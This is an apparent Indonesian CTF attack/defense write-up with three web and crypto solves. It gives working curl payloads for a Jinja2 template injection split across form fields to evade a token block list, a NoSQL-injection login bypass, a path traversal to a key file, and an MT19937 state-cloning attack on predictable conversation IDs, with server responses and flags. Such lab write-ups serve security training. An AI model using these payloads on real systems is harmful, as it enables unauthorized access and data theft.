POLRI CTF

WRITE UP A/D

NAMA TIM MINIMAL 3 KARAKTER






POLRI CTF


AUTOSUBMITTER SCRIPT

https://app.notion.com/p/AutoSubmitter-3b63b612851c80c0aaa1f425d3807fd5?source=copy_link



POLRI CTF


OUR SOLVED



PINJOL
WAVE 1



JUDOL777
WAVE 1 & WAVE 2



LEAKS
WAVE 2

EXPLANATION

Pinjol

WEB

latform paylater KasBon Cepat menerbitkan bukt. pengajuan digital untuk setiap pinjaman, disusun dari data profil dan pengajuan yang pengguna isi sendiri. Nilai apakah data itu benar-benar aman ketika akhirnya digabung jadi satu dokumen.

:80 VascoZ

PINJOL

WAVE 1

POLRI CTF

ANALISIS CODEBASE

Pada file app.py, terdapat suatu fungsi yang bisa memanggil flag. Hasil dari read_flag() disimpan didalam brankas["kunci_ops"]. dan object brankas diberikan sebagai variable kepada Jinja2. Dengan demikian, apabila kita berhasil memasukkan expression:

```
{{ brankas.kunci_ops }}
```

ke dalam body, Jinja2 akan mengevaluasinya dan menampilkan isi kunci_ops, yaitu flag.

```python
def render_receipt(user, loan):
    body = (
        "Nama: %s\n"
        "Alamat: %s\n"
        "--- Detail Pengajuan ---\n"
        "%s%s%s\n"
    ) % (user["nama"], user["alamat"], user["pekerjaan"], user["kontak_darura
t"], loan["catatan"])
    template_guard.check_final(body)
    body += "Status: {{ status }}"
    env = jinja2.Environment(autoescape=False)
    return env.from_string(body).render(
        status=loan["status"],
        brankas={"operator": "KasBon Cepat Ops", "kunci_ops": read_flag()},
    )
```

PINJOL

HAMBATAN PAYLOAD

```
BLOCKED_TOKENS = [
    "{{", "}}", "{%", "%}",
    "self", "__", "import", "class",
    "config", "request", "session",
    "popen", "exec", "eval",
]
```


Terdapat filter pada input yang memblokir beberapa token, termasuk {{ dan }}.

IDE UTAMA SOLVING

```
"%s%s%s\n" % (
    user["pekerjaan"],
    user["kontak_darurat"],
    loan["catatan"]
)
```

Namun perhatikan bagaimana body dibentuk. Ketiga field tersebut digabungkan secara langsung tanpa separator.

IDE UTAMA SOLVING



Karena ketiga field tersebut digabungkan secara langsung tanpa separator, maka kita bisa menginput payload secara terpisah. Yang ketika body dibentuk maka payload akan terbentuk di body.

IMPLEMENTASI PAYLOAD

PAYLOAD #1

```
curl -i 'http://10.3.4.3/api/profile/update' \
-H 'Cookie:
kb_session=f7944b61290eec0b824a374c9f4b828b' \
--data-urlencode 'pekerjaan={' \
--data-urlencode 'kontak_darurat={brankas.kunci_ops}'
```

```
curl -i 'http://10.3.4.3/api/profile/update' \
  -H 'Cookie: kb_session=f7944b61290eec0b824a374c9f4b828b' \
  --data-urlencode 'pekerjaan={' \
  --data-urlencode 'kontak_darurat={brankas.kunci_ops}'
HTTP/1.1 200 OK
Server: BaseHTTP/0.6 Python/3.11.15
Date: Sat, 08 Aug 2026 09:59:12 GMT
Server: Werkzeug/3.0.3 Python/3.11.15
Date: Sat, 08 Aug 2026 09:59:12 GMT
Content-Type: application/json
Content-Length: 136

{"user":{"alamat":"cscsdc","kontak_darurat":"{brankas.kunci_ops}","limit":3000000,"nama":"cscsdc","pekerjaan":"{","username":"cscsdc"}}
```

IMPLEMENTASI PAYLOAD

PAYLOAD #2

```
curl -i 'http://10.3.4.3/api/loan/apply' \
-H 'Cookie: kb_session=f7944b61290eec0b824a374c9f4b828b' \
--data-urlencode 'catatan=}' \
--data-urlencode 'jumlah=100000'
```

```
curl -i 'http://10.3.4.3/api/loan/apply' \
  -H 'Cookie: kb_session=f7944b61290eec0b824a374c9f4b828b' \
  --data-urlencode 'catatan=}' \
  --data-urlencode 'jumlah=100000'
HTTP/1.1 200 OK
Server: BaseHTTP/0.6 Python/3.11.15
Date: Sat, 08 Aug 2026 09:59:18 GMT
Server: Werkzeug/3.0.3 Python/3.11.15
Date: Sat, 08 Aug 2026 09:59:18 GMT
Content-Type: application/json
Content-Length: 70

{"loan":{"catatan":"}","id":1253,"jumlah":100000,"status":"pending"}}
```

IMPLEMENTASI PAYLOAD

PAYLOAD #3

```
curl -i 'http://10.3.4.3/api/loan/1253/receipt' \
-H 'Cookie: kb_session=f7944b61290eec0b824a374c9f4b828b'
```

```
curl -i 'http://10.3.4.3/api/loan/1253/receipt' \
  -H 'Cookie: kb_session=f7944b61290eec0b824a374c9f4b828b'
HTTP/1.1 200 OK
Server: BaseHTTP/0.6 Python/3.11.15
Date: Sat, 08 Aug 2026 09:59:37 GMT
Server: Werkzeug/3.0.3 Python/3.11.15
Date: Sat, 08 Aug 2026 09:59:37 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 103

Nama: cscsdc
Alamat: cscsdc
--- Detail Pengajuan ---
polriCTF{077b2d635ee0a1856b1683a2}
Status: pending%
```

EXPLANATION

JUDOL777


WEB

Judol? no no yah

:80 rafliher

JUDOL777

WAVE 1&2



ANALISIS WIRESHARK

Terdapat sebuah packet dengan protokol HTTP mencurigakan yang berisi flag. Mari kita follow HTTP Streamnya.

JUDOL777

```
GET /api/login?username=admin&password%5B%24gt%5D= HTTP/1.1
host: 10.3.2.2
connection: keep-alive
accept: */*
accept-language: *
sec-fetch-mode: cors
user-agent: node
accept-encoding: gzip, deflate

HTTP/1.1 200 OK
Server: BaseHTTP/0.6 Python/3.11.15
Date: Sat, 08 Aug 2026 04:19:39 GMT
Server: Werkzeug/2.2.3 Python/3.11.15
Date: Sat, 08 Aug 2026 04:19:39 GMT
Content-Type: application/json
Set-Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhZG1pbiIsInVzZXJuYW1lIjoiYWRtaW4iLCJyb2xlIjoiYWRtaW4ifQ.T6OM_eEyTtF7p08k_cnBDVCD-im50oTWHtLVIOY9XkQ; Path=/; SameSite=Lax
Content-Length: 326

{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhZG1pbiIsInVzZXJuYW1lIjoiYWRtaW4iLCJyb2xlIjoiYWRtaW4ifQ.T6OM_eEyTtF7p08k_cnBDVCD-im50oTWHtLVIOY9XkQ","user":
{"api_key":"polriCTF{163fb7cf91e64f843d3b8132}","avatar":"default.png","banner":"","description":"JUDOL777 house operator.","role":"admin","username":"admin"}}
```

```
GET /api/profile/avatar?file=..%5Cgateway.key HTTP/1.1
host: 10.3.2.2
connection: keep-alive
accept: */*
accept-language: *
sec-fetch-mode: cors
user-agent: node
accept-encoding: gzip, deflate

HTTP/1.1 200 OK
Server: BaseHTTP/0.6 Python/3.11.15
Date: Sat, 08 Aug 2026 04:19:40 GMT
Server: Werkzeug/2.2.3 Python/3.11.15
Date: Sat, 08 Aug 2026 04:19:40 GMT
Content-Type: text/plain; charset=utf-8; charset=utf-8
Content-Length: 34

polriCTF{a88f3d8f5ca6b3fad73cd1fc}
```

HTTP STREAM

Seperti yang terlihat, seorang attacker melakukan request dengan payload NoSQL Injection, dan Path Traversal untuk mengakses kedua endpoint untuk mendapatkan flag kedua wave.

REKONSTRUKSI PAYLOAD

PAYLOAD #1 NOSQL INJECTION

```
curl -i 'http://10.3.4.2/api/login?
username=admin&password%5B%24gt%5D='
```

```
~/polrictf
curl -i 'http://10.3.4.2/api/login?username=admin&password%5B%24gt%5D='
HTTP/1.1 200 OK
Server: BaseHTTP/0.6 Python/3.11.15
Date: Sat, 08 Aug 2026 06:52:50 GMT
Server: Werkzeug/2.2.3 Python/3.11.15
Date: Sat, 08 Aug 2026 06:52:50 GMT
Content-Type: application/json
Set-Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhZG1pbiIsInVzZXJuYW1lIjoiYWRtaW4iLCJyb2xlIjoiYWRtaW4ifQ.f0XiXCmsRFAPK
tRXgpcIpGnEr7usgnj1UwCzhOm3rKw; Path=/; SameSite=Lax
Content-Length: 326

{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhZG1pbiIsInVzZXJuYW1lIjoiYWRtaW4iLCJyb2xlIjoiYWRtaW4ifQ.f0XiXCmsRFAPKtRXgpcIp
GnEr7usgnj1UwCzhOm3rKw","user":{"api_key":"polriCTF{47d22183773db60edbdc4c46}","avatar":"default.png","banner":"","description":"JUDOL7
77 house operator.","role":"admin","username":"admin"}}
```

Nampak bahwa payload NoSQL Injection bekerja dan flag berhasil didapatkan.
Mengindikasikan bahwa payload berhasil di rekonstruksi.

REKONSTRUKSI PAYLOAD

PAYLOAD #2 PATH TRAVERSAL

```
curl -i 'http://10.3.7.2/api/profile/avatar?file=..\gateway.key'
```

```
~/polrictf
curl -i 'http://10.3.7.2/api/profile/avatar?file=..\gateway.key'
HTTP/1.1 200 OK
Server: BaseHTTP/0.6 Python/3.11.15
Date: Sat, 08 Aug 2026 06:52:42 GMT
Server: Werkzeug/2.2.3 Python/3.11.15
Date: Sat, 08 Aug 2026 06:52:42 GMT
Content-Type: text/plain; charset=utf-8; charset=utf-8
Content-Length: 34

polriCTF{03a6eca21263382a4d018295}%
```

Nampak bahwa payload Path Traversal bekerja dan flag berhasil didapatkan. Mengindikasikan bahwa payload berhasil di rekonstruksi.

EXPLANATION

leakss

CRYPTO

buah konsol inferensi AI yang rajin menandatanga
dan menyegel setiap jejaknya. Console ini terus
membocorkan potongan algoritma tentang dirinya
sendiri lewat metadata yang ia pancarkan: tanda
tangan provenance, segel vault, id percakapan,
token API. Analisis apa yang bocor dari sa
lan nilai apakah segel modelnya benar
rapat.

LEAKS
WAVE 2

BUG
OPERATOR CONVERSATION ID
BISA DIPREDIKSI

IMPACT
OPERATOR BROADCAST TERBUKA
DAN FLAG WAVE 2 BOCOR

ENDPOINT

GET /v1/explore

```
┌──(root㉿DESKTOP-L5DKO8O)-[~]
└─# curl.exe http://localhost/v1/explore
{"count":640,"ids":["22e6be19","d10be195","ca54f9a0","3dfdd279"
22ca66","9e6f127b","c60b9a5c","7a6e6645","7273eb81","9447331a",
fdcf2","865ef763","b5cc7806","2650d70f","a4fc7cf5","5db12b0a","
f34e","0d656aaf","95b12056","d58e565a","7149968f","5656dcef","1
2c4","ee14a39b","3eb8cab2","7e9108e1","0acba13a","612f44d3","7a
3b","e4b016e9","6f3931ab","10c74398","9e5c1307","36ce9e7a","976
1","765ff6ac","d0aff6da","c856844f","9fd091a2","999bead8","ef6b
","a9b92c16","31c1b70a","fcdb915d","308661d8","780c6cb8","2cc8a
,"aa419edc","e4c14f3b","42b2f0d2","2d732181","313887e6","49953a
"10a4022c","a270fa89","1b40532a","0e0ac828","84927255","4b15591
```

GET /v1/c/<id>

```
┌──(root㉿DESKTOP-L5DKO8O)-[~]
└─# curl.exe http://localhost/v1/c/22e6be19
{"id":"22e6be19","messages":[{"content":"is this transcript public?","role":
"user"},{"content":"yes — shared conversations are visible in Explore.","rol
e":"assistant"}],"shared":true,"title":"shared chat"}
```

ATTACK FLOW



WAVE 2 HANYA MEMAKAI /V1/EXPLORE DAN /V1/C/<ID>

EXPLORE FEED LEAK

/v1/explore membocorkan 640 public conversation id. Setiap id berbentuk 8 hex digit atau 32-bit output.
CURL.EXE HTTP://LOCALHOST/V1/EXPLORE

{"count":640,"ids":

CONTOH DATA

first public id: 22e6be19
last public id : 0b8e9e6d

.ds":["22e6be19","d10be195","ca54f9a0","3dfdd279",
:7b","c60b9a5c","7a6e6645","7273eb81","9447331a","
3","b5cc7806","2650d70f","a4fc7cf5","5db12b0a","2
","95b12056","d58e565a","7149968f","5656dcef","14

PUBLIC CONVERSATION LOOKUP

/v1/c/<id> membuka conversation berdasarkan id. Public id menghasilkan shared chat biasa.

```
┌──(root㉿DESKTOP-L5DKO8O)-[~]
└─# curl.exe http://localhost/v1/c/22e6be19
{"id":"22e6be19","messages":[{"content":"is this transcript public?","
role":"user"},{"content":"yes - shared conversations are visible in Ex
plore.","role":"assistant"}],"shared":true,"title":"shared chat"}
```

Endpoint lookup ini tidak membedakan public/private lewat auth. Kalau private id bisa ditebak, conversation private bisa dibuka.

ROOT CAUSE

WAVE_EXPLORE.RS

Service membuat 640 public ids.
Operator id dibuat dari next_u32() berikutnya.
Semua berasal dari stream generator yang sama.

```rust
pub const FLAG3_PATH: &str = "/app/flag3.txt";
pub const PUBLIC_COUNT: usize = 640;

pub struct ExploreState {
    pub public_ids: Vec<u32>,
    pub public_set: HashSet<u32>,
    pub admin_id: u32,
}
```


IDGEN.RS

IdGen memakai MT19937.
MT19937 state size = 624 word.
624 output cukup untuk clone state.

```rust
const N: usize = 624;
const M: usize = 397;
const MATRIX_A: u32 = 0x9908_b0df;
const UPPER: u32 = 0x8000_0000;
const LOWER: u32 = 0x7fff_ffff;
```

MT19937 bukan CSPRNG dan output tempering-nya reversible.

EXPLOIT LOGIC



SOLVER

```
[+] Candidate plaintext: b'leakss system vault :: polriCTF{99afda1acc90645490f539e0}'

[+] FLAG FOUND
polriCTF{99afda1acc90645490f539e0}
[+] Valid flag: polriCTF{99afda1acc90645490f539e0}
[SUBMIT] HTTP 200 -> {"submitFlagResults":[{"valid":true,"status":"STATUS_ACCEPTED"}]}
```

POLRI CTF

THANK YOU

bismillah best wretap

